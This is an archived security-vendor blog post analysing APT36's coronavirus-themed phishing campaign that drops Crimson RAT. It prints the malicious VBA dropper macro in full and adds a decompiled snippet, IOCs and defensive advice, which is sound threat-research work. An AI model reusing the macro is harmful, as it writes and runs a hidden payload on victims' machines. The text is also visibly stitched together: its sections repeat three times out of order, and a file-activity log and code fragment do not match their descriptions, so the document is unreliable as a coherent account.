APT36 jumps on the coronavirus bandwagon, delivers Crimson RAT

Published: 2020-03-15 · Archived: 2026-04-05 14:11:25 UTC

```
Sub userAldiLoadr()
    Dim path_Aldi_file As String
    Dim file_Aldi_name  As String
    Dim zip_Aldi_file  As Variant
    Dim fldr_Aldi_name  As Variant
    Dim byt() As Byte
    Dim ar1Aldi() As String
    file_Aldi_name = "dhrwarhsay"
    fldr_Aldi_name = Environ$("ALLUSERSPROFILE") & "\Edlacar\"
    If Dir(fldr_Aldi_name, vbDirectory) = "" Then
        MkDir (fldr_Aldi_name)
    End If
    fldrz_Aldi_name = Environ$("ALLUSERSPROFILE") & "\Uahaiws\"
    If Dir(fldrz_Aldi_name, vbDirectory) = "" Then
        MkDir (fldrz_Aldi_name)
    End If
    zip_Aldi_file = fldrz_Aldi_name & "othria.zip"
    path_Aldi_file = fldr_Aldi_name & file_Aldi_name & ".e"
    If InStr(Application.OperatingSystem, "6.02") > 0 Or InStr(Application.OperatingSystem, "6.03") > 0 Then
        ar1Aldi = Split(UserForm1.TextBox2.Text, ":")
    Else
        ar1Aldi = Split(UserForm1.TextBox1.Text, ":")
    End If
    Dim btsAldi() As Byte
    Dim linAldi As Double
    linAldi = 0
    For Each vl In ar1Aldi
        ReDim Preserve btsAldi(linAldi)
        btsAldi(linAldi) = CByte(vl)
        linAldi = linAldi + 1
    Next
    Open zip_Aldi_file For Binary Access Write As #2
         Put #2, , btsAldi
    Close #2
     If Len(Dir(path_Aldi_file & "xe")) = 0 Then
        Call unAldizip(zip_Aldi_file, fldr_Aldi_name)
    End If
    Shell path_Aldi_file & "xe", vbNormalNoFocus
End Sub
```

```
Sub unAldizip(Fname As Variant, FileNameFolder As Variant)
    Dim FSO As Object
    Dim oApp As Object
    'Extract the files into the Destination folder
    Set oApp = CreateObject("Shell.Application")
    oApp.Namespace(FileNameFolder).CopyHere oApp.Namespace(Fname).items, &H4
End Sub
```

Based on the OS type, the macro picks either a 32bit or 64bit version of its RAT payload in zip format that is stored in one of the two textboxes in UserForm1 (Figure 3).

```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```


Then it drops the zip payload into the Uahaiws directory and unzips its content using the “UnAldizip” function, dropping the RAT payload into the Edlacar directory. Finally, it calls the Shell function to execute the payload.

Crimson RAT

The Crimson RAT has been written in .Net (Figure 4) and its capabilities include:

- Stealing credentials from the victim’s browser
- Listing running processes, drives, and directories on the victim’s machine
- Retrieving files from its C&C server
- Using custom TCP protocol for its C&C communications
- Collecting information about antivirus software

- Capturing screenshots



Upon running the payload, Crimson RAT connects to its hardcoded C&C IP addresses and sends collected information about the victim back to the server, including a list of running processes and their IDs, the machine hostname, and its username (Figure 5).

File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0xC0000034
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\it-IT\Tmf4AA7.tmp				
File Read	**process:**	rundll32.exe	**op:**	Unknown	**status:**	0x00000000
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\				
File Read	**process:**	rundll32.exe	**op:**	Unknown	**status:**	0x00000000
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\css\				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0xC0000022
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\css\settings.css				
File Read	**process:**	rundll32.exe	**op:**	OpenRead	**status:**	0xC0000022
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\css\settings.css				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0xC0000034
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\css\Tmf4AA7.tmp				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0xC0000022
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\css\slideShow.css				

Ongoing use of RATs

APT36 has used many different malware families in the past, but has mostly deployed RATs, such as BreachRAT, DarkComet, Luminosity RAT, and njRAT.


In past campaigns, they were able to compromise Indian military and government databases to steal sensitive data, including army strategy and training documents, tactical documents, and other official letters. They also were able to steal personal data, such as passport scans and personal identification documents, text messages, and contact details.

Protection against RATs

While most general users needn't worry about nation-state attacks, organizations wanting to protect against this threat should consider using an endpoint protection system or endpoint detection and response with exploit blocking and real-time malware detection.

Shoring up vulnerabilities by keeping all software (including Microsoft Excel and Word) up-to-date shields against exploit attacks. In addition, training employees and users to avoid opening coronavirus resources from unvetted sources can protect against this and other social engineering attacks from threat actors.

Malwarebytes users are protected against this attack. We block the malicious macro execution as well as its payload with our application behavior protection layer and real-time malware detection.



Indicators of Compromise

Decoy URLs

```
email.gov.in.maildrive[.]email/?att=1579160420
email.gov.in.maildrive[.]email/?att=1581914657
```

Decoy documents

```
876939aa0aa157aa2581b74ddfc4cf03893cede542ade22a2d9ac70e2fef1656
20da161f0174d2867d2a296d4e2a8ebd2f0c513165de6f2a6f455abcecf78f2a
```

Crimson RAT


```
0ee399769a6e6e6d444a819ff0ca564ae584760baba93eff766926b1effe0010 b67d764c981a298fa2bb14ca7faffc68ec3
```

C2s

```
107.175.64[.]209 64.188.25[.]205
```

MITRE ATT&CK

https://attack.mitre.org/software/S0115/



We looked at the previous phishing campaigns related to this APT and can confirm this is a new phishing pattern from this group. The names used for directories and functions are likely Urdu names.

The malicious document has two hidden macros that drop a RAT variant called Crimson RAT. The malicious macro (Figure 2) first creates two directories with the names “Edlacar” and “Uahaiws” and then checks the OS type.

```
Sub userAldiLoadr()
    Dim path_Aldi_file As String
    Dim file_Aldi_name  As String
    Dim zip_Aldi_file  As Variant
    Dim fldr_Aldi_name  As Variant
    Dim byt() As Byte
    Dim ar1Aldi() As String
    file_Aldi_name = "dhrwarhsay"
    fldr_Aldi_name = Environ$("ALLUSERSPROFILE") & "\Edlacar\"
    If Dir(fldr_Aldi_name, vbDirectory) = "" Then
        MkDir (fldr_Aldi_name)
    End If
    fldrz_Aldi_name = Environ$("ALLUSERSPROFILE") & "\Uahaiws\"
    If Dir(fldrz_Aldi_name, vbDirectory) = "" Then
        MkDir (fldrz_Aldi_name)
    End If
    zip_Aldi_file = fldrz_Aldi_name & "othria.zip"
    path_Aldi_file = fldr_Aldi_name & file_Aldi_name & ".e"
    If InStr(Application.OperatingSystem, "6.02") > 0 Or InStr(Application.OperatingSystem, "6.03") > 0 Then
        ar1Aldi = Split(UserForm1.TextBox2.Text, ":")
    Else
        ar1Aldi = Split(UserForm1.TextBox1.Text, ":")
    End If
    Dim btsAldi() As Byte
    Dim linAldi As Double
    linAldi = 0
    For Each vl In ar1Aldi
        ReDim Preserve btsAldi(linAldi)
        btsAldi(linAldi) = CByte(vl)
        linAldi = linAldi + 1
    Next
    Open zip_Aldi_file For Binary Access Write As #2
         Put #2, , btsAldi
    Close #2
     If Len(Dir(path_Aldi_file & "xe")) = 0 Then
        Call unAldizip(zip_Aldi_file, fldr_Aldi_name)
    End If
    Shell path_Aldi_file & "xe", vbNormalNoFocus
End Sub
```

```
Sub unAldizip(Fname As Variant, FileNameFolder As Variant)
    Dim FSO As Object
    Dim oApp As Object
    'Extract the files into the Destination folder
    Set oApp = CreateObject("Shell.Application")
    oApp.Namespace(FileNameFolder).CopyHere oApp.Namespace(Fname).items, &H4
End Sub
```

Based on the OS type, the macro picks either a 32bit or 64bit version of its RAT payload in zip format that is stored in one of the two textboxes in UserForm1 (Figure 3).

```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```


Then it drops the zip payload into the Uahaiws directory and unzips its content using the “UnAldizip” function, dropping the RAT payload into the Edlacar directory. Finally, it calls the Shell function to execute the payload.

Crimson RAT

The Crimson RAT has been written in .Net (Figure 4) and its capabilities include:

- Stealing credentials from the victim’s browser
- Listing running processes, drives, and directories on the victim’s machine
- Retrieving files from its C&C server
- Using custom TCP protocol for its C&C communications
- Collecting information about antivirus software

- Capturing screenshots



Upon running the payload, Crimson RAT connects to its hardcoded C&C IP addresses and sends collected information about the victim back to the server, including a list of running processes and their IDs, the machine hostname, and its username (Figure 5).

File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0xC0000034
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\it-IT\Tmf4AA7.tmp				
File Read	**process:**	rundll32.exe	**op:**	Unknown	**status:**	0x00000000
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\				
File Read	**process:**	rundll32.exe	**op:**	Unknown	**status:**	0x00000000
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\css\				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0xC0000022
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\css\settings.css				
File Read	**process:**	rundll32.exe	**op:**	OpenRead	**status:**	0xC0000022
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\css\settings.css				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0xC0000034
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\css\Tmf4AA7.tmp				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0xC0000022
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\css\slideShow.css				

Ongoing use of RATs

APT36 has used many different malware families in the past, but has mostly deployed RATs, such as BreachRAT, DarkComet, Luminosity RAT, and njRAT.


In past campaigns, they were able to compromise Indian military and government databases to steal sensitive data, including army strategy and training documents, tactical documents, and other official letters. They also were able to steal personal data, such as passport scans and personal identification documents, text messages, and contact details.

Protection against RATs

While most general users needn't worry about nation-state attacks, organizations wanting to protect against this threat should consider using an endpoint protection system or endpoint detection and response with exploit blocking and real-time malware detection.

Shoring up vulnerabilities by keeping all software (including Microsoft Excel and Word) up-to-date shields against exploit attacks. In addition, training employees and users to avoid opening coronavirus resources from unvetted sources can protect against this and other social engineering attacks from threat actors.

Malwarebytes users are protected against this attack. We block the malicious macro execution as well as its payload with our application behavior protection layer and real-time malware detection.



Indicators of Compromise

Decoy URLs

```
email.gov.in.maildrive[.]email/?att=1579160420
email.gov.in.maildrive[.]email/?att=1581914657
```

Decoy documents

```
876939aa0aa157aa2581b74ddfc4cf03893cede542ade22a2d9ac70e2fef1656
20da161f0174d2867d2a296d4e2a8ebd2f0c513165de6f2a6f455abcecf78f2a
```

Crimson RAT

```
0ee399769a6e6e6d444a819ff0ca564ae584760baba93eff766926b1effe0010 b67d764c981a298fa2bb14ca7faffc68ec3
```

C2s

```
107.175.64[.]209 64.188.25[.]205
```

MITRE ATT&CK

https://attack.mitre.org/software/S0115/

Since the coronavirus became a worldwide health issue, the desire for more information and guidance from government and health authorities has reached a fever pitch. This is a golden opportunity for threat actors to capitalize on fear, spread misinformation, and generate mass hysteria—all while compromising victims with scams or malware campaigns.

Profiting from global health concerns, natural disasters, and other extreme weather events is nothing new for cybercriminals. Scams related to SARS, H1N1 (swine flu), and avian flu have circulated online for more than a decade. According to reports from ZDnet, many state-sponsored threat actors have already started to distribute coronavirus lures, including:

- Chinese APTs: Vicious Panda, Mustang Panda
- North Korean APTs: Kimsuky
- Russian APTs: Hades group (believed to have ties with APT28), TA542 (Emotet)
- Other APTs: Sweed (Lokibot)


Recently, the Red Drip team reported that APT36 was using a decoy health advisory document to spread a Remote Administration Tool (RAT).

APT36 is believed to be a Pakistani state-sponsored threat actor mainly targeting the defense, embassies, and the government of India. APT36 performs cyber-espionage operations with the intent of collecting sensitive information from India that supports Pakistani military and diplomatic interests. This group, active since 2016, is also known as Transparent Tribe, ProjectM, Mythic Leopard, and TEMP.Lapis.

APT36 spreads fake coronavirus health advisory

APT36 mainly relies on both spear phishing and watering hole attacks to gain its foothold on victims. The phishing email is either a malicious macro document or an rtf file exploiting vulnerabilities, such as CVE-2017-0199.

In the coronavirus-themed attack, APT36 used a spear phishing email with a link to a malicious document (Figure 1) masquerading as the government of India (*email.gov.in.maildrive[.]email/?att=1579160420*).



We looked at the previous phishing campaigns related to this APT and can confirm this is a new phishing pattern from this group. The names used for directories and functions are likely Urdu names.

The malicious document has two hidden macros that drop a RAT variant called Crimson RAT. The malicious macro (Figure 2) first creates two directories with the names “Edlacar” and “Uahaiws” and then checks the OS type.

```
Sub userAldiLoadr()
    Dim path_Aldi_file As String
    Dim file_Aldi_name  As String
    Dim zip_Aldi_file  As Variant
    Dim fldr_Aldi_name  As Variant
    Dim byt() As Byte
    Dim ar1Aldi() As String
    file_Aldi_name = "dhrwarhsay"
    fldr_Aldi_name = Environ$("ALLUSERSPROFILE") & "\Edlacar\"
    If Dir(fldr_Aldi_name, vbDirectory) = "" Then
        MkDir (fldr_Aldi_name)
    End If
    fldrz_Aldi_name = Environ$("ALLUSERSPROFILE") & "\Uahaiws\"
    If Dir(fldrz_Aldi_name, vbDirectory) = "" Then
        MkDir (fldrz_Aldi_name)
    End If
    zip_Aldi_file = fldrz_Aldi_name & "othria.zip"
    path_Aldi_file = fldr_Aldi_name & file_Aldi_name & ".e"
    If InStr(Application.OperatingSystem, "6.02") > 0 Or InStr(Application.OperatingSystem, "6.03") > 0 Then
        ar1Aldi = Split(UserForm1.TextBox2.Text, ":")
    Else
        ar1Aldi = Split(UserForm1.TextBox1.Text, ":")
    End If
    Dim btsAldi() As Byte
    Dim linAldi As Double
    linAldi = 0
    For Each vl In ar1Aldi
        ReDim Preserve btsAldi(linAldi)
        btsAldi(linAldi) = CByte(vl)
        linAldi = linAldi + 1
    Next
    Open zip_Aldi_file For Binary Access Write As #2
         Put #2, , btsAldi
    Close #2
     If Len(Dir(path_Aldi_file & "xe")) = 0 Then
        Call unAldizip(zip_Aldi_file, fldr_Aldi_name)
    End If
    Shell path_Aldi_file & "xe", vbNormalNoFocus
End Sub
```

```
Sub unAldizip(Fname As Variant, FileNameFolder As Variant)
    Dim FSO As Object
    Dim oApp As Object
    'Extract the files into the Destination folder
    Set oApp = CreateObject("Shell.Application")
    oApp.Namespace(FileNameFolder).CopyHere oApp.Namespace(Fname).items, &H4
End Sub
```

Based on the OS type, the macro picks either a 32bit or 64bit version of its RAT payload in zip format that is stored in one of the two textboxes in UserForm1 (Figure 3).

```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```


Then it drops the zip payload into the Uahaiws directory and unzips its content using the “UnAldizip” function, dropping the RAT payload into the Edlacar directory. Finally, it calls the Shell function to execute the payload.

Crimson RAT

The Crimson RAT has been written in .Net (Figure 4) and its capabilities include:

- Stealing credentials from the victim’s browser
- Listing running processes, drives, and directories on the victim’s machine
- Retrieving files from its C&C server
- Using custom TCP protocol for its C&C communications
- Collecting information about antivirus software

- Capturing screenshots



Upon running the payload, Crimson RAT connects to its hardcoded C&C IP addresses and sends collected information about the victim back to the server, including a list of running processes and their IDs, the machine hostname, and its username (Figure 5).

File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0xC0000034
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\it-IT\Tmf4AA7.tmp				
File Read	**process:**	rundll32.exe	**op:**	Unknown	**status:**	0x00000000
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\				
File Read	**process:**	rundll32.exe	**op:**	Unknown	**status:**	0x00000000
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\css\				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0xC0000022
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\css\settings.css				
File Read	**process:**	rundll32.exe	**op:**	OpenRead	**status:**	0xC0000022
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\css\settings.css				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0xC0000034
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\css\Tmf4AA7.tmp				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0xC0000022
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\css\slideShow.css				

Ongoing use of RATs

APT36 has used many different malware families in the past, but has mostly deployed RATs, such as BreachRAT, DarkComet, Luminosity RAT, and njRAT.

